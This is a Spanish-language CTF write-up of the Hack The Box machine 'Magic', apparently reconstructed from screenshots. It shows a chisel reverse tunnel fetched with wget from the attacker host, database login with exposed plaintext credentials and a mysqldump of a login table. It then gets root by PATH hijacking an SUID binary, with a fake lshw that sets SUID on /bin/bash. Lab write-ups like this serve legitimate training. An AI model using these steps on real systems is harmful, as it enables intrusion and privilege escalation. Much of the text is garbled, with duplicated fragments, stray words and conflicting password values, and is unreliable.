Descargamos chisel este lo traemos de otra máquina ya hecha

```

~/machineshtb/Magic
locate chisel.sh
/home/kali/machineshtb/Seventeen/chisel.sh
chisel de window y de
linux
~/machineshtb/Magic
cp /home/kali/machineshtb/Seventeen/chisel.sh
cp: missing destination file operand after '/home/kali/machineshtb/Seventeen/chisel.sh'
Try 'cp --help' for more information.

gunzip chisel1.5.exe.gz
~/machineshtb/Magic
cp /home/kali/machineshtb/Seventeen/chisel.sh .
http://10.10.14.5/chisel1
.5.exe -o chisel.exe
~/machineshtb/Magic
ls
ejecutamos chisel
server en local y
chisel.sh shell.php.png
ponemos socks5

./chisel1.5 server --
~/machineshtb/Magic
socks5

```

En este punto se me ocurrió traer el archivo chisel1.5.exe y descomprimirla para tener una ejecutable que nos permita establecer una conexión socks5.

Podemos ver que el comando `ls` muestra un archivo llamado `shell.php.png`. Puedes usar la herramienta `mysqldump` para extraer datos de MySQL.

Port Forwarding with Chisel

Descargamos `chisel` este lo traemos a la máquina local.

Recordemos la sintaxis

<https://exploit-notes.hdk.org/exploit/network/port-forwarding/port-forwarding-with-chisel/>


In local machine

`chisel server -p 9999 --reverse`

In remote machine
replace 10.0.0.1 with your local ip

`chisel client 10.0.0.1:9999 R:8090:172.16.22.2:8000`

levantamos un servidor python y ponemos chisel en tmp



```

www-data@magic:/tmp$ wget http://10.10.14.5/chisel.sh
--2024-10-02 19:51:47-- http://10.10.14.5/chisel.sh
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8384512 (8.0M) [text/x-sh]
Saving to: 'chisel.sh'

0%[=====] 8384512  8.00M/s
1%[=====] 8384512  8.00M/s
8%[=====>] 8384512  8.00M/s
31%[=====>>>] 8384512  8.00M/s
68%[=====>>>>] 8384512  8.00M/s
70%[=====>>>>] 8384512  8.00M/s
86%[=====>>>>>] 8384512  8.00M/s
98%[=====>>>>>>] 8384512  8.00M/s
100%[=====>>>>>>] 8384512  8.00M/s 6.59MB/s in 1.2s
-----[=====>>>>>>]-----> 8.00M 6.59MB/s in 1.2s
2024-10-02 19:51:48 (6.59 MB/s) - 'chisel.sh' saved [8384512/8384512]

www-data@magic:/tmp$ 

```

(kali㉿kali)-[~/machineshtb/Magic]

```

$ zsh
~/machineshtb/Magic
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.185 - - [03/Oct/2024 02:50:10] "GET /chisel.sh HTTP/1.1" 200 -
10.10.10.185 - - [03/Oct/2024 02:50:51] "GET /chisel.sh HTTP/1.1" 200 -
10.10.10.185 - - [03/Oct/2024 02:51:11] "GET /chisel.sh HTTP/1.1" 200 -

```

Ningún archivo está abierto

damos permisos de ejecución y validamos que funcione

```
www-data@magic:/tmp$ chmod +x chisel.sh
www-data@magic:/tmp$ ./chisel.sh
               ahora transfiero esa
Usage: chisel [command] [--help]
Version: 1.8.1 (go1.19.4)

Commands:
  server - runs chisel in server mode
  client - runs chisel in client mode
      http://10.10.14.3/pspy6

Read more:
  https://github.com/jpillora/chisel
  Lame
www-data@magic:/tmp$
```

Ahora se viene lo bueno y es ponernos en escucha en local y transferir el puerto de MySQL desde la víctima o el cliente.


en kali

./chisel.sh server --reverse -p 111

en Magic, recordar que R es de remote y el primer port es por el que queremos traer ese puerto en la máquina de kali en este caso yo puse el 33, aunque también pude haber puesto el mismo 3306.


El segundo port es el puerto a traer de la víctima ,

./chisel.sh client 10.10.14.5:111 R:33:10.10.185:3306



kali@kali: ~/machineshtb

```
www-data@magic:/tmp$ ./chisel.sh client 10.10.14.5:111 R:33:127.0.0.1:3306
```



kali@kali: ~/machineshtb

```
www-data@magic:/tmp$ ./chisel.sh client 10.10.14.5:111 R:33:127.0.0.1:3306
```

~/machineshtb/Magic

```
./chisel.sh server --reverse -p 111
2024/10/03 03:12:38 server: Reverse tunnelling enabled
2024/10/03 03:12:38 server: Fingerprint VTYLJzrhwBgMSqbtvvrnYAWjvGimdGihXW5lAtNIP18=
2024/10/03 03:12:38 server: Listening on http://0.0.0.0:111
2024/10/03 03:12:47 server: session#1: tun: proxy#R:33=>3306: Listening
```

Ahora para conectarnos debemos añadir el flag -h de hosts y la -P de port.

mysql -u theseus -p"iamkingtheseus" -P 33 -h 127.0.0.1

```
~/machineshtb/Magic
└ mysql -u theseus -p"iamkingtheseus" -P 33 -h 127.0.0.1
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Realizamos el reconocimiento básico de bases de datos.
show databases; use database; show tables;

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Magic |
+-----+
2 rows in set (0.093 sec)

MySQL [(none)]> use Magic
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [Magic]> 
```

```

You can turn off this feature to stop
Database changed
MySQL [Magic]> show tables
    -> ;
+-----+
| Tables_in_Magic |
+-----+
| login           |
+-----+
1 row in set (0.092 sec)

MySQL [Magic]> desc login
    -> ;
+-----+-----+-----+-----+-----+-----+
| Field   | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id      | int(6) | NO   | PRI | NULL    | auto_increment |
| username | varchar(50) | NO   | UNI | NULL    |                |
| password | varchar(100) | NO   |       | NULL    |                |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.093 sec)

MySQL [Magic]> select * from login
[0] 0:nc- 1:mysql* 2:zsh

```

y encontramos un pass
 select *from login;

```

5 rows in set (0.093 sec)

MySQL [Magic]> select * from login
    -> ;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1  | admin    | Th3g      |
+-----+-----+-----+
1 row in set (0.092 sec)

MySQL [Magic]> [0] 0:nc- 1:mysql* 2:zsh

```

Validamos si funciona ese pass
 su theseus

```

www-data@magic:/tmp$ ls /home
theseus
www-data@magic:/tmp$ su theseus
Password:
theseus@magic:/tmp$ whoami
theseus
theseus@magic:/tmp$ 

```

Forma 2 mysqldump

Al encontrar credenciales de acceso a una base de datos lo lógico es pensar que podemos entrar con mysql, sin embargo, este no se encuentra presente en la PC

```

www-data@magic:/var/www/Magic$ mysql
1.2
Command 'mysql' not found, but can be installed with:

apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1

Ask your administrator to install one of them.

www-data@magic:/var/www/Magic$ 

```

Por ende realizamos una búsqueda seguido de tab para ver qué funcionalidades de MySQL tenemos.

```

www-data@magic:/var/www/Magic$ mysql
mysql_config_editor      mysql_secure_installation      mysqladmin          mysqld                mysqldumpslow        mysqlrepair
mysql_embedded           mysql_ssl_rsa_setup          mysqlanalyze       mysqld_multi         mysqlimport         mysqlreport
mysql_install_db          mysql_tzinfo_to_sql        mysqlbinlog        mysqld_safe          mysqloptimize      mysqlshow
mysql_plugin              mysql_upgrade                 mysqlcheck         mysqldump           mysqlpump          mysqlslap
www-data@magic:/var/www/Magic$ mysql[tab]

```

Forma 2 mysqldump

Encontramos varias interesantes entre ellas **mysqldump** y **mysqlshow**

mysqlshow

Busque algo de sintaxis de como usar, sin embargo, no encontré entonces solo utilice comandos de usuario y contraseña con la instrucción.

mysqlshow -u theseus -p"iamkingtheseus"

```

www-data@magic:/var/www/Magic$ mysqlshow -u theseus -p"iamkingtheseus"
mysqlshow: [Warning] Using a password on the command line interface can be insecure.
+-----+
|   Databases   |
+-----+
| information_schema |
| Magic          |
+-----+
www-data@magic:/var/www/Magic$ 

```

Averiguando más afondo según parece solo con el nombre de la base de datos podemos acceder.

<https://dev.mysql.com/doc/refman/8.4/en/mysqlshow.html>

mysqlshow -u theseus -p"iamkingtheseus" Magic

```

www-data@magic:/var/www/Magic$ mysqlshow -u theseus -p"iamkingtheseus" Magic
mysqlshow: [Warning] Using a password on the command line interface can be insecure.
Database: Magic
+-----+          Anubis
| Tables |          Armageddon
+-----+          Bashed
| login |          Bastard
+-----+          Brainfuck
www-data@magic:/var/www/Magic$ 

```

Encontramos varias interesantes entre

mysqlshow

Busque algo de sintaxis de como usar, de usuario y contraseña con la instrucción

mysqlshow -u theseus -p"iamkingtheseus" Magic login

```

+-----+
www-data@magic:/var/www/Magic$ mysqlshow -u theseus -p"iamkingtheseus" Magic login |gtheseus|
mysqlshow: [Warning] Using a password on the command line interface can be insecure.c$ mysqlshow -u theseus -p"iamkingtheseus"
Database: Magic Table: login
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Field | Type | Card | Collation | Null | Key | Default | Extra | Privileges | Comment |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id   | int(6) | 1    | latin1_swedish_ci | NO  | PRI | auto_increment | select,insert,update,references | |
| username | varchar(50) | latin1_swedish_ci | NO  | UNI | qic |           | select,insert,update,references | |
| password | varchar(100) | latin1_swedish_ci | NO  |     |     |           | select,insert,update,references | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

detectamos la tabla password

mysqldump

Ahora para poder ver el contenido de password hacemos uso de mysqldump

<https://dev.mysql.com/doc/refman/8.4/en/mysqldump.html#mysqldump-transaction-options>

Al igual que con mysqlshow ejecutamos la siguiente instrucción.

mysqldump -u theseus -p"iamkingtheseus" Magic login

```

www-data@magic:/var/www/Magic$ mysqldump -u theseus -p"iamkingtheseus" Magic login
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- MySQL dump 10.13 Distrib 5.7.29, for Linux (x86_64)
-- Host: localhost    Database: Magic
-- 
-- Server version      5.7.29-0ubuntu0.18.04.1
/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

-- Table structure for table `login`
DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username`(`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;】

```

mysqldump

Ahora para poder ver el contenido

<https://dev.mysql.com/doc/refman>

que con mysqlshow ejecutamos

mysqldump -u theseus -p"iamking"

en la parte final nos aparece la credencial de acceso.

```
-- Dumping data for table `login`
--
--> Irked

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','1234567890');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2024-10-06 16:46:09
www-data@magic:/var/www/Magic$
```

Escala de privilegios

Validando varias rutas de acceso solo la búsqueda de SUID fue efectiva.

SUID sysinfo

Validamos ejecutables SUID para ver si podemos aprovecharlos de esto para escalar privilegios
find / -perm -4000 2>/dev/null

```
/snap/core/8689/usr/bin/sudo
/snap/core/8689/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8689/usr/lib/openssh/ssh-keysign
/snap/core/8689/usr/lib/snapd/snap-confine
/snap/core/8689/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
/bin/ping
```

el único raro fue sysinfo validamos sus permisos suid
ll /bin/sysinfo

```
theseus@magic:/tmp$ ll /bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21 2019 /bin/sysinfo*
theseus@magic:/tmp$
```

Al visualizar el archivo nos encontramos con varios caracteres

```
cat /bin/sysinfo
```

```
##TT 1tt$DoN
"+V^o4 4 >kox X Z Machine Excell Training ACTIVE DIRECTORY
B          0 a
HACKTHEBOX 81 n Search Hack The Box
2
4   P=6Mtheseus@magic:/tmp$ []
"v8"&4l"Z) - <P" !, crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.7
o.c_ZStL19piecewise_construct_ZStL8__ioinit_ZN9_gnu_cxxL21__default_lock_policyE_
__sub_I__Z4execB5cxx11PKc__FRAME_END__GNU_EH_FRAME_HDR_DYNAMIC_init_array_end_
eadERS4__ZSt3getILm0EJP8_IO_FILEPFiS1_EEERNSt13tuple_elementIXT_ESt5tupleIJDpT0_EE
LEEONSt16remove_referenceIT_E4typeEOS4__edataopen&GLIBC_2.2.5_ZSt12__get_helperI
ime_errorC1EPKc&GLIBCXX_3.4.21_ZNKSt15__uniq_ptr_implI8_IO_FILEPFiPS0_EE6_M_ptrEv
t10unique_ptrI8_IO_FILEPFiPS0_EED1Ev_ZNST14__array_traitsIcLm128EE6_S_ptrERA128_Kc
IcEERSt13basic_ostreamIT_T0_ES6_&&GLIBCXX_3.4__cxa_allocate_exception&&CXXABI_1.3_
__get_helperILm0EP8_IO_FILEJPFiS1_EEERKT0_RKSt11_Tuple_implIXT_EJS4_DpT1_EE_ZNST11
FILEPFiPS0_EEC2ES1_OS3__ZNST10_Head_baseILm0EP8_IO_FILELb0EEC2IRS1_EEOT__ZNST7__cx
EJP8_IO_FILEEEE7_M_headERS4_DW.ref.__gxx_personality_v0__cxa_free_exception&&CX
St13tuple_elementIXT_ESt5tupleIJDpT0_EEE4typeERS8__ZNST10unique_ptrI8_IO_FILEPFiPS
EJP8_IO_FILEPFiS1_EEEC1IRS1_JS3_EvEEOT_DpOT0__ZSt7forwardIRP8_IO_FILEEOT_RNSt16rem
C_2.2.5_ZStlsIcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_ES7_RKNSt7__cxx1112_
__ZNST7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEpLEPKc&GLIBCXX_3.4.21_ZNST1
_ostreamIcT_ES5_PKc&GLIBCXX_3.4_ZNST13runtime_errorD1Ev&GLIBCXX_3.4_ZNSolsEPFRSo
DpT1_EE_ZNST11_Tuple_implILm0EJP8_IO_FILEPFiS1_EEEC2IRS1_JS3_EvEEOT_DpOT0__stack_
T_ESt5tupleIJDpT0_FFF4typeFRKS8_ZNST15__uniq_ptr_implI8_TO_FT1EPFiPS0_EEC1TS3_FFS
validamos cadenas de caracteres con strings
```

```
strings /bin/sysinfo
```

```
theseus@magic:/tmp$ strings /bin/sysinfo
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
__gmon_start__ Devel
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZStlsIcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_ES7_RKNSt7__cxx1112basic_stringIcT_ES5_PKc&GLIBCXX_3.4_ZNST13runtime_errorD1Ev
_ZNST7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEpLEPKc&GLIBCXX_3.4.21_ZNST13runtime_errorD1Ev
_ZNST8ios_base4InitD1Ev
_ZNSolsEPFRSoS_E
__gxx_personality_v0
__cxa_allocate_exception
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6
validamos cadenas de caracteres con strings
```

Observando detenidamente el archivo encontramos que se detecta información de hardware por medio del comando lshw

```

popen() failed! Pasted i... PNG
=====Hardware Info=====
lshw -short Pasted i... PNG
=====Disk Info=====
fdisk -l Pasted i... PNG
=====CPU Info=====
cat /proc/cpuinfo Pasted i... PNG
=====MEM Usage=====
free -h Pasted i... PNG
;*3$"
zPLR Pasted i... PNG
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0

```

PATH HIJACKING

Revisamos donde se localiza este encontramos que esta en /usr/bin/lshw
which lshw

```

theseus@magic:/tmp$ which lshw
/usr/bin/lshw
theseus@magic:/tmp$ 

```

Ahora validamos el path de la máquinaa para ver si podemos abusar de PATH HIJACKING \$PATH

```

theseus@magic:/tmp$ $PATH
bash: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games: No such +
```

en efecto /usr/bin está de terceras por ende podemos crear un lshw antes de la ruta usr/bin podría ser en /tmp y colocarlo en el path.

```

theseus@magic:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@magic:/tmp$ 

```

which lshw
/usr/bin/lshw
theseus@magic:/tmp\$

me dirijo a /tmp le entrego un uid a la bash
nano lshw

```

GNU nano 2.9.3
#!/bin/bash
chmod u+s /bin/bash

```

```

theseus@magic:/tmp$ nano lshw
theseus@magic:/tmp$ cat lshw
#!/bin/bash# PATH HIJACKING
chmod u+s /bin/bash
> Ahora validamos el
thetheseus@magic:/tmp$ 

```

Damos permisos de ejecución y hacemos secuestro de path

```
chmod +x lshw
```

```
export PATH=/tmp:$PATH
```

```
theseus@magic:/tmp$ chmod +x lshw
theseus@magic:/tmp$ export PATH=/tmp:$PATH
theseus@magic:/tmp$ $PATH
bash:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:
theseus@magic:/tmp$
```

ejecutamos el binario sysinfo y esperamos a que se le entregue el uid a la bash para escalar

```
cd /bin
```

```
./sysinfo
```

```
theseus@magic:/tmp$ cd /bin/
theseus@magic:/bin$ ./sysinfo
```

```
model name : AMD EPYC 7763 64-Core Processor
stepping      : 1
microcode     : 0xa0011d5
cpu MHz       : 2445.405
cache size    : 512 KB
physical id   : 2
siblings       : 1
core id        : 0
cpu cores      : 1
apicid         : 2
initial apicid : 2
fpu      : yes
fpu_exception : yes
cpuid level   : 16
wp      : yes
flags       : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat
nt_tsc rep_good nopl tsc_reliable nonstop_tsc cpuid extd_apicid pnpi pclmulqdq ssse3
lahf_lm extapic cr8_legacy abm sse4a misalignsse 3dnowprefetch osvw invpcid_single
clwb sha_ni xsaveopt xsavec xsaves clzero arat pkru ospke overflow_recov succor
bugs        : fxsave_leak sysret_ss_attrs spectre_v1 spectre_v2 spec_store_bypass
bogomips     : 4890.81
TLB size      : 2560 4K pages
clflush size  : 64
cache_alignment: 64
address sizes : 43 bits physical, 48 bits virtual
power management:
# PATH HIJACKING

===== Simfonos =====
===== MEM Usage =====
total       used       free      shared   buff/cache   available
Mem:       3.8G      567M     1.8G      6.8M      1.5G      3.0G
Swap:      1.0G      0B      1.0G
```

```
theseus@magic:/tmp$ nano lshw
#!/bin/bash
chmod u+s /bin/bash
#PATH HIJACKING
```

Damos permisos de ejecución y
chmod +x lshw
export PATH=/tmp:\$PATH

```
theseus@magic:/tmp$ chmod +x lshw
theseus@magic:/tmp$ export PATH=/tmp:$PATH
theseus@magic:/tmp$ $PATH
bash:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games:
theseus@magic:/tmp$
```

ejecutamos el binario sysinfo y

./sysinfo

theus@magic:/tmp\$ cd /bin/

theus@magic:/bin\$./sysinfo

```
power management.
    ▾ Previene
    1

=====# PATH HIJACKING=====
total        used        free        shared      buff/cache   available
Mem:       3.8G         567M       1.8G         6.8M       1.5G       3.8G 3.0G
Swap:      1.0G          0B       1.0G
theseus@magic:/bin$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
theseus@magic:/bin$ 
```

escalamos
/bin/bash -p

```
theseus@magic:/bin$ ^C
theseus@magic:/bin$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# 
[0] 0:nc* 1:zsh- 2:zsh
```